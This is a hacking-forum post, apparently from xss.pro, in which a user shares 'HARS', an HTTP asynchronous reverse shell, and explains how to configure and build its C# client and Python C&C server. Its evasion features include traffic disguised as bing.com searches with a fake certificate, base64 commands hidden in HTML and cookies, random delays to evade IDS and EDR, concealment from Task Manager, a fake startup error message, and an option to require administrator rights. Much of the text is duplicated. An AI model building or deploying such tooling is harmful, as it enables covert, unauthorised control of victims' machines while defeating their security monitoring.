

Пожалуйста, обратите внимание, что пользователь заблокирован
Hi guys;
I want to share today this tool; which is using a reverse shell in order to be able to remotely control a machine through a firewall. Indeed, outgoing connections are not always filtered.
We also ask all readers to familiarize themselves with the contest of articles # 6 "https: //xss.pro/threads/55078/
However security software and hardware (IPS, IDS, Proxy, AV, EDR...) are more and more powerful and can detect those attacks. Most of the time the connection to a reverse shell is established through a L4 TCP tunnel.
I figured that the best way to stay undetected would be to make it look like legitimate traffic. The HTTP protocol (Layer 7) is the most used by a standard user. Moreover it is almost never filtered so as not to block access to websites.
The particularity of this POC is that the communication is completely asynchronous, and it only uses GET requests.


-The client queries the server until it gets instructions.
-The attacker provides instructions to the server.
-When a command is defined, the client executes it and returns the result.
And so on, until the attacker decides to end the session.
Today, as a poc, the following functionalities are implemented:
server side:
Client : C Sharp
This file contains parameters ; Assign the values you want
RESIN.manifest
Change this line to run by default the client with certain privileges :
with
Or
Or
Project properties
Here you can customize the assembly information and an icon for the file.

Note : Target .NET framework version is set to 4.6 which is available by default in Windows 10.
For Windows 7, choose .NET 3.5 if you don't want to have to install missing features.
folder.
Server : Python
HARS_Server.py Location :
Simply change the port or location on the certificate if needed in the config section.
Run:
python HARS_Server.py
We also ask all readers to familiarize themselves with the contest of articles # 6 "https: //xss.pro/threads/55078/
./r1z
I want to share today this tool; which is using a reverse shell in order to be able to remotely control a machine through a firewall. Indeed, outgoing connections are not always filtered.
We also ask all readers to familiarize themselves with the contest of articles # 6 "https: //xss.pro/threads/55078/
However security software and hardware (IPS, IDS, Proxy, AV, EDR...) are more and more powerful and can detect those attacks. Most of the time the connection to a reverse shell is established through a L4 TCP tunnel.
I figured that the best way to stay undetected would be to make it look like legitimate traffic. The HTTP protocol (Layer 7) is the most used by a standard user. Moreover it is almost never filtered so as not to block access to websites.
The particularity of this POC is that the communication is completely asynchronous, and it only uses GET requests.
How it works ?
- The client app is executed on the target machine.
- The client initiates the connection with the server.
- The server accepts the connection.
-The client queries the server until it gets instructions.
-The attacker provides instructions to the server.
-When a command is defined, the client executes it and returns the result.
And so on, until the attacker decides to end the session.
Features
Today, as a poc, the following functionalities are implemented:
- Fake HTTP traffic to appear as searches on bing.com.
- Commands are base64 encoded in the HTML response.
- The result of the commands is encoded in base64 as a cookie by the client.
- [Optional] SSL support; by default it is a fake bing.com certificate.
- Random delay between each client call to avoid triggering IDSs.
- Random template is used for each response from the server.
- Re-use of the same powershell process to avoid triggering EDRs.
- Support for all Cmd and Powershell commands.

- [Optional] The client can display a fake error message at startup.
- The client is hidden from tasks manager.
- [Optional] The client can be run as an administrator.

server side:
Configuration
Client : C Sharp
- Open HARS.sln in Visual Studio
This file contains parameters ; Assign the values you want
Код:
class Config
    {
        /* Behavior */
        // Display a fake error msg at startup
        public static bool DisplayErrorMsg = true;
        // Title of fake error msg
        public static string ErrorMsgTitle = "This application could not be started.";
        // Description of fake error msg
        public static string ErrorMsgDesc = "Unhandled exception has occured in your application. \r\r Object {0} is not valid.";
        // Min delay between the client calls
        public static int MinDelay = 2;
        // Max delay between the client calls
        public static int MaxDelay = 5;
        // Fake uri requested - Warning : it must begin with "search" (or need a change on server side)
        public static string Url = "search?q=search+something&qs=n&form=QBRE&cvid=";
        /* Listener */
        // Hostname/IP of C&C server
        public static string Server = "https://127.0.0.1";
        // Listening port of C&C server
        public static string Port = "443";
        // Allow self-signed or "unsecure" certificates - Warning : often needed in corporate environment using proxy
        public static bool AllowInsecureCertificate = true;
    }
RESIN.manifest
Change this line to run by default the client with certain privileges :
Код:
<requestedExecutionLevel level="requireAdministrator" uiAccess="false" />with
Код:
<requestedExecutionLevel level="asInvoker" uiAccess="false" />Or
Код:
<requestedExecutionLevel level="requireAdministrator" uiAccess="false" />Or
Код:
<requestedExecutionLevel level="highestAvailable" uiAccess="false" />Project properties
Here you can customize the assembly information and an icon for the file.
Note : Target .NET framework version is set to 4.6 which is available by default in Windows 10.
For Windows 7, choose .NET 3.5 if you don't want to have to install missing features.
Build
Build the project from Visual Studio. The client should be generated in
Код:
Http Asynchronous Reverse Shell\HARS_Client\HARS\bin\Releasefolder.
Server : Python
HARS_Server.py Location :
Код:
Http Asynchronous Reverse Shell\HARS_Server\wwwSimply change the port or location on the certificate if needed in the config section.
Код:
# Config
PORT = 443
CERT_FILE = '../server.pem'
Run:
python HARS_Server.py
Notes
-HTTP Logs are located in Http Asynchronous Reverse Shell\HARS_Server\logs\
-You can add your own templates (any html page) in Http Asynchronous Reverse Shell\HARS_Server\templates
We also ask all readers to familiarize themselves with the contest of articles # 6 "https: //xss.pro/threads/55078/
./r1z
